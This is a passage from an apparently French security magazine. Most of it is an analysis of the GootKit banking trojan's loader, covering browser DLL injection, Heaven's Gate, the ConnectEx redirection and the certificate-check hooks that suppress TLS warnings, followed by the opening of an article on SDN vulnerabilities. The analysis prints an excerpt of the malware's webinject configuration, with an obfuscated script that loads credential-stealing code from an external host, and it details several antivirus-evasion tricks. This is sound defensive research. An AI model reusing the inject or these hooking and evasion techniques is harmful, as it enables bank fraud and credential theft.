Le loader est en perpétuelle évolution au vu des différences observées dans son code au fil des versions successives : apparition de switchs `--service`, `--client`, `--server`, `--reinstall`, disparition du switch `--pqrst`...

Les différentes versions analysées montrent que l'auteur ne semble pas utiliser de gestionnaire de version : le code des évolutions non achevées (par exemple, les fonctionnalités correspondant aux switchs `--client`, `--server`) est embarqué dans les différentes versions successives, certaines parties de code sont parfois dupliquées ou sautées par ajout de paramètres à valeur fixe.

Les versions récentes du loader permettent une installation de celui-ci en tant que service et contiennent une fonctionnalité de réinstallation complète via le switch `--reinstall`.

2.7 Kill Switch ou scorie d'ancienne méthode de persistance ?

Le thread 7 du loader ressemble fortement à un kill switch : il cherche en permanence à effacer un fichier nommé `uqjckehuhl.tmp` dans les différents répertoires temporaires. Lorsqu'il le trouve, il termine tous les

threads en cours, supprime l'exécutable loader sur le disque, nettoie les répertoires temporaires de tous les profils d'utilisateurs ainsi que celui du système et force un reboot. Cependant, il n'efface pas la payload du registre et conserve la tâche programmée mise en place si l'exécutable qu'elle lance est présent (certaines versions plus anciennes du loader assuraient la persistance via une tâche programmée).

L'intention réelle de l'auteur n'est pas claire. Cependant, dans les versions du loader étudiées, ce thread correspond bien à un kill-switch.

3 Man in the middle via les navigateurs

Pour pouvoir intercepter et modifier les échanges réalisés entre la victime et le site de sa banque, le loader injecte une DLL dans chaque processus de navigateur internet. Le thread 5 du loader énumère en permanence les processus et détecte ainsi tout lancement de processus **CHROME.EXE**, **FIREFOX.EXE**, **IEXPLORE.EXE**, **MICROSOFTEDGE.EXE**, **MICROSOFTEDGECP.EXE**, **OPERA.EXE** ou **SAFARI.EXE**. Dans le cas de Chrome, seul le processus père est injecté.

Pour chaque processus injecté, un **Atom** est créé avec pour valeur la concaténation du **PID** du processus injecté et du timestamp de création du process obtenu par un appel à **GetProcessTimes**.

Par ailleurs, le loader désactive via un thread dédié le mode protégé d'Internet Explorer pour toutes les zones de sécurité.

3.1 Injection de code au sein du navigateur

Dans les premières versions étudiées du loader, la DLL est injectée dans les navigateurs en utilisant la technique classique « Reflective DLL ». Le loader crée une section mémoire via **NtCreateSection** qu'il « mappe » dans le processus cible grâce à l'appel système **NtMapViewOfSection**. Puis le loader copie la DLL en mémoire et applique les relocalisations selon l'adresse de la vue dans le processus cible.

Ensuite, le code malveillant initialise des structures (figure 2) après la DLL qui seront utilisées par le chargeur.

Le chargeur est un bout de code en 32 ou 64 bits (selon le processus) qui permet de résoudre la table d'imports et d'appliquer les caractéristiques des sections de la DLL. Pour ce faire, il utilise les trois fonctions **ZwVirtualProtectMemory**, **LdrLoadDll** et **LdrGetProcedureAddress**.

Leurs adresses sont résolues et inscrites par le loader dans une structure placée juste à la fin de l'image de la DLL en mémoire. Comme le chargeur ne sait pas où il a




Figure 2

été chargé, d'autres informations utiles sont renseignées dans cette structure comme l'adresse de la vue ou encore le contenu de la DLL sous ses deux versions.

Une zone de données est réservée au chargeur. Elle est utilisée pour convertir en Unicode les noms des dépendances utilisées par la DLL, car la fonction **LdrLoadDll** n'accepte qu'un pointeur vers une structure **UNICODE_STRING**.

Pour terminer, le loader déclenche l'exécution du chargeur via un appel à **RtlCreateRemoteThread**. Dans le cas où le processus à injecter est en 64 bits, le dropper utilise une *heaven gate* pour appeler la version 64 bits de l'API **RtlCreateRemoteThread**. On notera que le thread ne commence pas directement sur la page mémoire contenant le chargeur, mais sur une autre page contenant une instruction **jmp** vers le chargeur. Il s'agit d'une technique permettant de contourner certains antivirus qui scanneraient la page au moment de la création d'un thread par un autre processus. Autre point intéressant : lorsque le loader a besoin d'écrire dans l'espace d'adressage du processus cible, celui-ci n'écrit qu'un seul octet à la fois via **WriteProcessMemory**, c'est une technique d'évasion.

Les nouvelles versions du loader ont remplacé l'appel **RtlCreateRemoteThread** par un hook de l'API **TranlsateMessage** pour plus de discrétion vis-à-vis des antivirus.

digital.security

FORMATIONS CYBERSÉCURITÉ

FORMATIONS TECHNIQUES

CODEX01
COnnected DEvices EXploitation

CODEX02
COnnected DEvices EXploitation Avancé

CRYPTO
Initiation à la cryptologie

CERT
Réponse à incident et Inforensique

SECDEV
Développement Web sécurisé

FORMATIONS ORGANISATIONNELLES


RSSI
Les outils et méthodes pour survivre

RGPD01
Fondamentaux RGPD

RGPD02
Privacy framework et conformité RGPD

ADRIOT
Analyse de risques en environnement IoT

formations@digital.security



`TranslateMessage` étant appelé par tous les processus gérant les évènements issus du clavier, le malware redirige ainsi le flux d'exécution du processus cible vers un bout de code qui s'occupe de lancer le « chargeur » dans un nouveau thread beaucoup plus discrètement.

En 64 bits c'est la fonction `ZwClose` qui est *hookée*. Elle est appelée par `CloseHandle` qui est très souvent utilisée dans un programme Windows.

3.2 Redirection du trafic

Une fois injectée, la DLL va changer la façon dont le navigateur se connecte à Internet. En utilisant l'API `WSAIoctl` et le code de contrôle I/O `SIO_GET_EXTENSION_FUNCTION_POINTER`, le code malveillant récupère l'adresse de la fonction `ConnectEx` et installe un hook sur celle-ci. Cette fonction fait le lien entre la partie *user-land* et *kernel-land* qui se charge d'établir une connexion réseau. En interceptant cette fonction, le code malveillant pourra modifier la connexion, quelle que soit l'API de plus haut niveau utilisée :

```
BOOL LpfnConnectex(
  SOCKET s,
  const sockaddr *name,
  int namelen,
  PVOID lpSendBuffer,
  DWORD dwSendDataLength,
  LPDWORD lpdwBytesSent,
  LPOVERLAPPED lpOverlapped
)
```

La fonction de remplacement modifie la structure `name` avant de transférer le contrôle à la véritable fonction `ConnectEx`. Si la famille d'adresse est `AF_INET` alors `name` est de type `sockaddr_in` et contient l'adresse et le port du point de terminaison auxquels doit se connecter le socket.

L'adresse de connexion est remplacée par `127.0.0.1`, le numéro de port est défini selon les variables d'environnement `httpsPortOverride` et `httpPortOverride`. Si celles-ci n'existent pas, le port est incrémenté de 100. Cela coïncide avec la variable d'environnement `RandomListenPortBase` définie par le loader pour la payload.

Pour ne pas éveiller les soupçons de l'utilisateur, l'auteur a pris soin de ne pas déclencher les messages d'avertissement lors d'une connexion sécurisée SSL. Pour ce faire, la DLL *hooke* deux fonctions supplémentaires. Dans un premier temps, la fonction `CertVerifyCertificateChainPolicy` présentée ci-dessous est détournée :

```
BOOL CertVerifyCertificateChainPolicy(
  LPCSTR                  pszPolicyOID,
  PCCERT_CHAIN_CONTEXT    pChainContext,
  PCERT_CHAIN_POLICY_PARA pPolicyPara,
  PCERT_CHAIN_POLICY_STATUS pPolicyStatus
);
```

Elle a pour but de vérifier la validité d'une chaîne de certificats selon la politique spécifiée par le paramètre `pszPolicyOID`. Si la chaîne de certificats est validée alors la fonction met à zéro le membre `dwError` de la structure pointée par `pPolicyStatus` et renvoie `TRUE`.

Note

Heavens Gate est une technique permettant d'appeler du code 64 bits depuis un processus 32 bits.

L'auteur de ce malware utilise cette technique « Heavens Gate » pour appeler la version 64 bits de l'API `RtlCreateRemoteThread`. Vous vous demandez certainement comment cela est possible ? La réponse réside dans le fonctionnement des processeurs Intel et le cœur du système d'exploitation.

Pour adresser la mémoire, un processeur x86 utilise une adresse logique, qu'il transforme ensuite en adresse linéaire ou virtuelle, laquelle permettra d'obtenir une adresse physique via le mécanisme de pagination lorsqu'il est activé (ce qui est toujours le cas sous Windows).

Une adresse logique est constituée en 32 bits d'un sélecteur contenu dans un registre de segment (CS, DS, ES, SS, FS, GS) et d'un offset. Le sélecteur permet au CPU de retrouver le descripteur du segment mémoire à adresser dans la *Global Descriptor Table* (GDT) ou dans la *Local Descriptor Table* (LDT).

Un sélecteur est constitué de 16 bits, le bit 2 indique si ce sélecteur référence la LDT ou la GDT et les bits 3 à 15 indiquent l'entrée de la LDT ou de la GDT à utiliser.

Le descripteur référencé par le sélecteur contient un certain nombre d'attributs décrivant la zone mémoire concernée, dont notamment son adresse linéaire de base et sa taille ou limite, ainsi qu'un bit L indiquant la présence de code 64 bits dans le segment.

On notera au passage que les registres de segment contiennent une partie cachée et inaccessible servant à mettre en cache les caractéristiques du descripteur pointé par le sélecteur actuellement chargé dans le registre. Ceci pour éviter au CPU d'aller relire la LDT ou GDT à chaque utilisation d'un registre de segment.

Windows comme la plupart des systèmes d'exploitation modernes fonctionne en mode dit « flat ». Afin de favoriser les performances, il limite volontairement le nombre de segments mémoire, évitant ainsi autant que faire se peut les opérations coûteuses de rechargement des parties cachées des registres de segment. La GDT est donc utilisée uniquement pour isoler le kernel qui tourne en ring 0 des processus utilisateurs qui tournent en ring 3. Les processus utilisateurs sont isolés les uns des autres via un artifice consistant à attribuer un catalogue de pages distinct à chacun d'entre eux, ce qui permet de fournir le même espace virtuel à

chaque processus, mais mappé sur des espaces physiques différents. Ces espaces sont swappés à chaque changement de tâche via la modification du registre CR3, laquelle est peu coûteuse en CPU.

Dans un environnement 64 bits, par exemple sous Windows10, la GDT contient les descripteurs suivants :

Id	Description
0	Descripteur NULL destiné à capter les cas où un registre de segment contiendrait un sélecteur à 0
2	Ring 0 (kernel) 64 bits Code
3	Ring 0 (kernel) Data
4	**Ring 3 (userland) Compatibility Mode Code 32 bits**
5	Ring 3 (userland) Data
6	**Ring 3 (userland) Code 64 bits**
8	Ring 0 (kernel) 32 bits TSS
10	Ring 3 (userland) Compatibility Mode TEB
12	Ring 0 (kernel) code

Par défaut, Windows n'utilise pas la LDT, dont on rappellera qu'il peut en exister une par process, chaque LDT étant désignée par un descripteur dans la GDT.

Lorsque l'unité de gestion mémoire doit traduire une adresse logique en une adresse linéaire, celle-ci utilise donc le sélecteur contenu dans le registre de segment pour retrouver les caractéristiques du segment dans la GDT ou la LDT.


Lorsqu'il s'agit d'exécuter du code, le CPU utilise le couple de registres CS:EIP pour récupérer l'instruction à exécuter. Les bits 3 à 15 du registre CS permettent de sélectionner un descripteur de segment dans la GDT ou la LDT. La 4ième et la 6ième entrée de la GDT de Windows contiennent un descripteur de segment de code utilisateur. La différence, le bit L est à 1 sur la 6ième entrée, cela correspond donc à un segment de code 64 bits. Ainsi, en modifiant la valeur du registre CS de 0x23 à 0x33 ou l'inverse, on peut alterner entre les modes 32 et IA32e du CPU. Le segment CS n'étant pas manipulable directement, l'auteur du malware utilise l'instruction retf (return far). Cette instruction dépile dans un premier temps 4 octets de la pile dans le registre EIP, puis dépile dans un second temps le sélecteur qui sera placé dans le registre de segment CS.

L'extrait de code suivant montre l'appel au code 64 bits depuis le code 32 bits (voir figure 3 ci-dessous)

On notera que Windows lui-même utilise cette méthode lors des appels systèmes réalisés depuis un processus 32 bits dans la WoW via les API non documentées Wow64SystemServiceCall ou KiFastSystemCall.

```
.text:004120D0                          ; Sauvegarde FS, puis le resette pour le Return Flow Guard
.text:004120D0 33 C0                            xor     eax, eax
.text:004120D2 66 89 45 FC                      mov     [ebp+var_4], ax
.text:004120D6 66 8C 65 FC                      mov     [ebp+var_4], fs
.text:004120DA B8 2B 00 00 00                   mov     eax, 2Bh
.text:004120DF 66 8E E0                         mov     fs, ax
.text:004120E2
.text:004120E2                          ; Sauvegarde ESP puis l'aligne sur une frontière de 16 octets
.text:004120E2                                  assume fs:nothing
.text:004120E2 89 65 F4                         mov     [ebp+savedESP], esp
.text:004120E5 83 E4 F0                         and     esp, 0FFFFFFF0h
.text:004120E8
.text:004120E8                          ; Empile le sélecteur vers le code 64 bits UserLand (ie 0x33)
.text:004120E8 6A 33                            push    33h
.text:004120EA
.text:004120EA                          ; Empile l'adresse de l'instruction suivante (ie 0x4120EF)
.text:004120EA E8 00 00 00 00                   call    $+5
.text:004120EF
.text:004120EF                          ; Ajoute 5 octets à l'adresse empilée pour sauter l'ajout et le retf
.text:004120EF 83 04 24 05                      add     [esp+78h+CurrentEIP], 5
.text:004120F3
.text:004120F3                          ; Le retf va dépiler l'adresse de retour, puis 2 octets
.text:004120F3                          ; supplémentaires pour recharger CS. L'exécution reprendra
.text:004120F3                          ; donc en 0x4120F4, mais en 64 bits !
.text:004120F3 CB                               retf
.text:004120F3                          _HeavenGate     endp ; sp-analysis failed
.text:004120F3
.text:004120F3                          _text           ends
.text:004120F3
_64bits_code:00000000004120F4                   ; ---------------------------------------------------------
_64bits_code:00000000004120F4                   ; ===========================================================
_64bits_code:00000000004120F4
_64bits_code:00000000004120F4                   ; Segment type: Regular
_64bits_code:00000000004120F4                   _64bits_code    segment byte public '' use64
_64bits_code:00000000004120F4                                   assume cs:_64bits_code
_64bits_code:00000000004120F4                                   ;org 4120F4h
_64bits_code:00000000004120F4                                   assume es:nothing, ss:nothing, ds:noth
_64bits_code:00000000004120F4 48 8B 4D C4                       mov     rcx, [rbp-3Ch]
_64bits_code:00000000004120F8 48 8B 55 BC                       mov     rdx, [rbp-44h]
```

Figure 3



Le code malveillant de remplacement renvoie directement **TRUE** et met à zéro le membre **dwError** de **pPolicyStatus** sans appeler la véritable fonction. La deuxième fonction interceptée est **CertGetCertificateChain**, dont voici le prototype :

```
BOOL CertGetCertificateChain(
  HCERTCHAINENGINE     hChainEngine,
  PCCERT_CONTEXT       pCertContext,
  LPFILETIME           pTime,
  HCERTSTORE           hAdditionalStore,
  PCERT_CHAIN_PARA     pChainPara,
  DWORD                dwFlags,
  LPVOID               pvReserved,
  PCCERT_CHAIN_CONTEXT *ppChainContext
);
```

Elle permet de construire la chaîne de certificats qui valide le certificat donné **pCertContext**. Si le certificat n'est pas lié à un certificat racine alors le membre **dwErrorStatus** de la structure **TrustStatus** du paramètre de retour **pChainContext** contient la valeur **CERT_TRUST_IS_UNTRUSTED_ROOT**. Dès que le **dwErrorStatus** est différent de 0, le navigateur alerte l'utilisateur.

La fonction de remplacement construit une fausse chaîne de certificats en prenant bien soin de mettre à zéro le membre **dwErrorStatus**, ainsi le navigateur croit avoir affaire à un certificat valide et approuvé.

4 Payload

La payload finale est une version du cheval de Troie bancaire dénommée GootKit. Ce malware écrit en Node.js cible entre autres les banques françaises depuis 2014. Le code JavaScript est compressé, chiffré par l'algorithme RC4 et embarqué dans un exécutable. Nous n'aborderons pas la phase d'*unpacking* qui a déjà été traitée dans l'article *MISC* « Analyse d'un malware en nodeJS » **[1]**. Le malware reprend les fonctionnalités de Zeus dont la principale fonction consiste à injecter du JavaScript dans les pages web visitées par l'utilisateur afin de profiter de sa session pour voler ses identifiants. Les *webinjects* sont capables de modifier le solde du compte et la liste des bénéficiaires sur la page pour que la fraude passe inaperçue.

En complément, la payload est capable de :

- collecter les mots de passe des navigateurs Chrome et Firefox ainsi que ceux stockés dans le *Windows Protected Storage* ;
- télécharger des fichiers vers le serveur ou le client ;
- capturer l'écran et le clavier ;
- exécuter des commandes en provenance du C&C ;
- créer un proxy pour l'attaquant.

GootKit initie une connexion sécurisée avec un des C&C inscrits dans la configuration. Une fois la connexion établie, le trojan attend les ordres du C&C. La communication étant chiffrée, la configuration finale est difficilement interceptable, de plus le malware détecte les environnements virtuels. Heureusement, l'auteur a intégré un contournement probablement à des fins de tests. La variable d'environnement **trustedcomp** fixée à **true** permet de contourner les tests anti-vm de la payload de GootKit. On notera aussi que la variable d'environnement **dump_debug_to_file** à **true** permet d'activer la fonctionnalité de journalisation dans un fichier.

Une fois lancé dans une VM avec les bonnes variables d'environnements, le malware récupère sa configuration et l'enregistre chiffrée dans la clef de registre **HKCU\Software\Microsoft** sous le nom **{102f49a9-80c9-42ee-8924-3256738fc621}**.

Pour déchiffrer la configuration, il est possible de *reverser* l'algorithme de chiffrement, mais nous avons choisi une méthode plus rapide consistant à émuler la fonction de chiffrement/déchiffrement avec la bibliothèque **Unicorn** **[2]**. La configuration fonctionnelle est au format **Protobuf**. Elle contient la liste des sites ciblés (volontairement masqués ci-dessous) et le code JavaScript qui doit être injecté sur chaque page. Voici ci-dessous un extrait de la configuration :

```
Message {
       base:
        Message {
          url:
           [ 'https://xxxxxxxxxx.xxxxxxxxx/xx*',
             'https://yyyyyyyy.yyyyyyyyy/xx*',
             'https://zzzzzzzzzzzzz.zzzzzzzzz/xx*' ],
          enabled: true,
          guids: [],
          filt_get: true,
          filt_post: true
  },
       data_before: '<html*<head*>',
       data_inject: '<div id="_brows.cap" style="position:fixed;top:0px;
left:0px;width:100%;height:100%;z-index:9999;background:#ffffff;">
</div>\n<script>\nvar _0x2f90=["","\\x64\\x6F\\x6E\\x65","\\x63\\x61\\
x6C\\x6C\\x65\\x65","\\x73\\x63\\x72\\x69\\x70\\x74","\\x63\\x72\\x65\\
x61\\x74\\x65\\x45\\x6C\\x65\\x6D\\x65\\x6E\\x74",
[...]
};} ());
_brows=Browser;\n_brows.botid = \'%BOTID%\';
_brows.inject("https://maprivevente.com/ZZko9i92u8w8271/menu.php?j=bp");
</script>',
       data_after: '',
       stoplist: [] }
```

Ce code injecte un deuxième code situé sur un site externe permettant de voler les identifiants de l'utilisateur, mais aussi modifier le solde du compte ainsi que l'historique et la liste des bénéficiaires affichés côté utilisateur.

5 Automatisation de la récupération des configurations

Afin de pouvoir contrer les actions de Gootkit, il est intéressant de surveiller ses évolutions.

5.1 Récupération des nouvelles versions de loader et de payload

Les échanges avec le serveur pour la récupération des nouvelles versions du loader et de la payload étant extrêmement simples, un script Python minimaliste permet :

- pour le loader d'envoyer la requête de détection et téléchargement de nouvelle version, calculer le CRC32 de l'éventuelle version reçue et boucler toutes les dix minutes ;
- pour la payload d'envoyer la requête de contrôle de dernière version, puis si une nouvelle version est disponible, envoyer la requête de récupération, puis déchiffrer et décompresser la nouvelle payload.

5.2 Récupération de la configuration technique

La configuration technique est extraite du loader par un script Python instrumentant celui-ci à l'aide de l'excellente librairie **pydbg** **[3]**. Le principe consiste à laisser le loader se *dépacker*, puis à récupérer l'adresse de la configuration chiffrée en mémoire via la recherche de signature d'appel au code de déchiffrement. Enfin, la configuration est déchiffrée avec le même code que celui utilisé pour déchiffrer la payload à l'étape précédente et le loader déchiffré est dumpé sur disque.

Cette étape permet de récupérer d'éventuelles nouvelles adresses de C&C et d'alimenter un travail de suivi des évolutions du loader, et en combinaison avec l'étape précédente, de la payload.

5.3 Récupération de la configuration fonctionnelle

En utilisant le code JavaScript du malware, il est possible de récréer un *bot* en supprimant ses fonctionnalités malveillantes. Le C&C envoie régulièrement des paquets **ping** auxquels il faut répondre pour recevoir d'autres paquets. Après le premier **ping**, un paquet de demande d'enregistrement est envoyé. Le *bot* doit générer un **guid** et envoyer des informations complémentaires sur la machine :

```
function GenerateBotInfo(){

  process.GetMachineGuid();


  if(!process.cpus){
      process.cpus = os.cpus();
  }

  process.bot = {
    'processName': process.execPath,
    'guid': process.machineGuid,
    'vendor': process.g_vendorName,
    'os': util.format("%s %s (%s)", os.type(), os.release(), os.arch()),
    'ie': getIeVersion(),
    'ver': util.format("%s.%s", process.version, process.g_botId),
    'handler': '/registrator',
    'uptime': os.uptime(),
    'upspeed': 0,
    'internalAddress': process.externalAddress,
    'HomePath': process.env['HOMEPATH'],
    'ComputerName': process.env['COMPUTERNAME'],
    'SystemDrive': process.env['SystemDrive'],
    'SystemRoot': process.env['SystemRoot'],
    'UserDomain': process.env['USERDOMAIN'],
    'UserName': process.env['USERNAME'],
    'UserProfile': process.env['USERPROFILE'],
    'LogonServer': process.env['LOGONSERVER'],
    'freemem': os.freemem(),
    'totalmem': os.totalmem(),
    'networkInterfaces': getAdapters(),
    'tmpdir': os.tmpDir(),
    'cpus': process.cpus,
    'hostname': os.hostname(),
    'IsVirtualMachine' : vmx_detection.IsVirtualMachine()
  }

  return messages.Bot.encode(process.bot);
}
```

Si le script est exécuté sur une machine virtuelle, il faut prendre soin de forcer le champ **IsVirtualMachine** à **false**, et changer l'adresse MAC de la carte réseau pour être le plus discret possible.

Les attributs **version** et **g_botId** de l'objet **process** sont définis de manière native dans la payload. La variable **g_vendorName** correspond à la variable d'environnement **vendor_id** définie par le loader.

Une fois le paquet d'enregistrement envoyé, le C&C envoie un bout de code JavaScript qui sera chiffré et stocké dans le registre et exécuté au démarrage par GootKit.

Pour terminer, le C&C envoie la configuration fonctionnelle, puis demande régulièrement une photo d'écran.

Les autres commandes d'administration à distance sont déclenchées par l'attaquant.

Conclusion

Comme nous avons pu le voir, le loader de Gootkit est une pièce logicielle plutôt intéressante et en perpétuelle évolution. Son étude en complément de celle de la payload permet d'envisager une automatisation complète de la chaîne de récupération des configurations techniques et fonctionnelles ainsi que du suivi et de l'analyse des évolutions de ce malware. ■

Références

[1] **Thomas Chopitea, « Analyse d'un malware en Node.js », *MISC n°92*, juillet-août 2017**

[2] **Unicorn, the ultimate CPU emulator : https://www.unicorn-engine.org/**

[3] **PyDbg - A pure-python win32 debugger interface : https://github.com/OpenRCE/pydbg**

QUELQUES VULNÉRABILITÉS DU SDN

Stefano SECCI – stefano.secci@cnam.fr
Cnam Paris

mots-clés : SDN / OPENFLOW / NETCONF / ONOS

Beaucoup de buzz, doutes, confusions et incertitudes tournent autour du SDN (Software Defined Networking), de ses multiples déclinaisons dans des produits commerciaux. Dans cette époque de cyberguerre, beaucoup de craintes portent aussi sur la sécurité de l'architecture SDN. Dans cet article, après une introduction à l'approche SDN, nous présentons des vulnérabilités récemment découvertes par la brigade securité et performance du projet open source ONOS (Open Network Operating System).

Après une rapide introduction au SDN (*Software-Defined Networking*) et ses protocoles, cet article présente trois vulnérabilités qui ont animé le domaine du SDN ces derniers mois.

1 SDN : une nouvelle approche pour opérer un réseau

Dans un réseau traditionnel, chaque nœud (routeur, commutateur, pare-feu, etc.) est un agent décisionnel indépendant apte à prendre et exécuter des décisions de transfert et traitement de trafic, et ce au sein d'un environnement souvent fermé, lié à une implémentation propriétaire. Un tel environnement typiquement empêche ou limite fortement la capacité de personnaliser ou programmer le comportement du noeud de réseau dans la gestion du trafic. De plus, en cas de noeuds de constructeurs ou environnements de configuration différents, à un tel faible niveau de programmabilité s'associe la difficulté de devoir travailler avec des interfaces de configuration différentes. Pour répondre à ce type de besoin, les systèmes de gestion de réseau ont depuis longtemps intégré des plateformes qui centralisent la configuration et la gestion de parcs hétérogènes d'équipements, tout en gardant les interfaces et protocoles spécifiques à chaque constructeur ou à l'environnement existant.

Dans ce sens, le « réseau défini par le logiciel » ou *Software Defined Networking* (SDN) **[1]** suit cette tendance en allant plus loin et en formalisant de façon nette une telle centralisation du contrôle de réseau, tout en proposant des protocoles pour l'interface de configuration des nœuds de réseau qui peuvent ainsi être dépourvus de toute ou d'une bonne partie de leur capacité décisionnelle (classiquement catalysée par des protocoles de réseau travaillant en mode distribué).

Cette évolution s'accompagne de la possibilité de personnaliser le comportement du nœud de réseau en prévoyant la définition de règles de traitement de trafic sémantiquement très riches. Par exemple, une règle SDN peut associer un port de sortie à un « flux », où le flux peut être défini de façon très fine ; par exemple, si l'adresse de source appartient à un ensemble d'adresses ET si le champ type de service IP contient un certain code ET si le VLAN a une certaine valeur et si le port TCP de destination est différent d'une certaine valeur, un flux est défini et un port de commutation lui est assigné pour chaque commutateur qui se trouve sur le chemin choisi vers la destination. Potentiellement, tout champ des en-têtes du niveau 2 au niveau 4 (Ethernet, IP, MPLS, TCP, UDP...) peut être utilisé pour définir une règle de commutation à-la-SDN. Le compromis est, bien évidemment, entre une telle liberté et la dimension que les tables de commutation peuvent prendre. De plus, à part la « simple » association d'un port à un flux, on peut associer une action de traitement de flux assez riche qui, avant de commuter le paquet, peut modifier ses en-têtes, effectuer une encapsulation, bloquer le paquet, le dupliquer sur un autre port, et implémenter donc une ou plusieurs fonctions de réseau par le biais de la règle SDN. Chaque commutateur peut ainsi devenir un pare-feu, une passerelle VPN... bref, le rêve des administrateurs réseau.

La gestion d'un réseau SDN devient donc un problème de gestion centralisée de nœuds implémentant un large ensemble de fonctions de réseau, ces nœuds étant physiquement répartis géographiquement ; on parle alors de système d'exploitation de réseau (*Network Operating System* ou NOS) pour désigner l'architecture de contrôle SDN, lesquels points fixes sont détaillés par la suite.




Figure 1 : Représentation d'une architecture SDN.

1.1 Principes architecturaux

Une architecture SDN peut se schématiser par trois plans, comme représenté dans la Figure 1 :

- le plan d'application (*application plane*) fournit différentes fonctionnalités de gestion de réseau, d'implémentation de politiques de routage, de services de sécurité, etc. Un ensemble d'applications peut exister au sein d'un contrôleur SDN ou comme des entités externes. Dans les deux cas, l'interaction avec le plan de contrôle sous-jacent se fait par une « interface nord », et ce afin de capturer, par exemple, l'arrivée de nouveaux paquets et de permettre la classification d'un nouveau paquet en un flux identifiable selon la logique de l'application (qui peut donc être préconfigurée avec les règles de traitement spécifiques à installer au niveau des nœuds SDN). Dans ce plan, via l'abstraction de l'application SDN, on trouve une « passerelle », un canal de gestion libéré des contraintes du constructeur, pour l'implémentation de politiques de gestion, admin, aussi faites maison, implémentées par les administrateurs systèmes-réseaux, notamment dans un langage haut niveau (Java, Python).

- le plan de contrôle (*control-plane*) est donc externalisé des nœuds de transfert au sein d'un ou plusieurs contrôleurs ; en cas de plusieurs contrôleurs, ils peuvent être organisés en plusieurs niveaux hiérarchiques, et une même vision logiquement centralisée du réseau (nœuds, ports, liens, flux, etc.) doit être garantie entre les différentes instances du contrôleur à un même niveau hiérarchique, avec certaines garanties sur le niveau de cohérence des bases de données utilisées. Le contrôleur, comme vu par les nœuds de transfert, opère donc comme un NOS capable de mieux gérer et contrôler le réseau avec sa vue globale par rapport au cas d'un réseau où le contrôle est réparti et intégré aux nœuds de transfert. À part l'interface nord avec les applications, plusieurs protocoles d'interface sud avec les nœuds de transfert existent.

- le plan de transfert (*data plane*) inclut les nœuds du réseau SDN. Un nœud peut aller du pur commutateur SDN avec un comportement complètement programmable, à un équipement à-la-SDN (*SDN fashioned*), comme des routeurs, des pare-feux, des points d'accès, etc., lequel firmware a été ouvert pour pouvoir être configurable par un contrôleur SDN avec quand même des limitations liées à sa fonction. Le protocole d'interface sud est donc utilisé pour définir l'interaction entre les nœuds de transfert et le(s) contrôleur(s). L'approche purement SDN prévoit l'utilisation d'un protocole utilisé par les nœuds de transfert pour interroger le contrôleur lorsqu'un paquet d'un flux inconnu arrive et donc pour obtenir une réponse avec la règle SDN ; un tel protocole est le protocole OpenFlow. D'autres protocoles d'interface sud peuvent implémenter un comportement différent, ou plus passif où par exemple l'interrogation par le nœud de transfert n'existe pas.

1.2 Les protocoles OpenFlow, LLDP, NETCONF

Le protocole OpenFlow **[2]** suit le paradigme SDN « match-action » déjà décrit : en utilisant OpenFlow, le contrôleur installe dans les commutateurs des règles qui consistent dans une opération d'identification de flux (« match ») et une opération de traitement (« action ») ; les paquets qui matchent une règle subiront l'action associée. Un commutateur utilisant OpenFlow mémorise les règles dans une « flow table » associant les identifiants des flux à des actions.

